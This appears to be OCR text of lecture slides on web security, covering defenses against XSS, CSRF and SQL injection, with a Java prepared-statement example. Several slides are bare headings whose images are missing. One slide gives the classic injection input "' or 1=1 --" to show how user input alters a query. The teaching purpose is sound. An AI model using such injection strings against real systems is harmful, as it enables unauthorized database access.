
XSS Defenses

- Parameter Validation
- HTTP-Only Cookies
- Dynamic Data Tainting
- Static Analysis
- Script Sandboxing

Vulnerability Occurrence in Applications



Cross-Site Request Forgery (CSRF)



CSRF Defenses

- Secret Validation Token:


```
<input type=hidden value=23a3af01b>
```

- Referrer Validation:



```
Referrer: http://www.facebook.com/home.php
```

- Custom HTTP Header:

```
X-Requested-By: XMLHttpRequest
```

- User Interaction (e.g., CAPTCHA)


Vulnerability Occurrence in Applications




SQL Injection

- SQL Injection is another example of code injection
- Adversary exploits user-controlled input to change meaning of database command

SQL Injection




SQL Injection



What if user = " `'or 1=1 --` "

SQL Injection



SQLi in the Wild

Defenses Against SQL Injection

- Prepared Statements:

```
String custname = request.getParameter("customerName");
// perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE
user_name = ? ";

PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

- Input Validation:
  - Case statements, cast to non-string type
- Escape User-supplied inputs:
  - Not recommended

Vulnerability Occurrence in Applications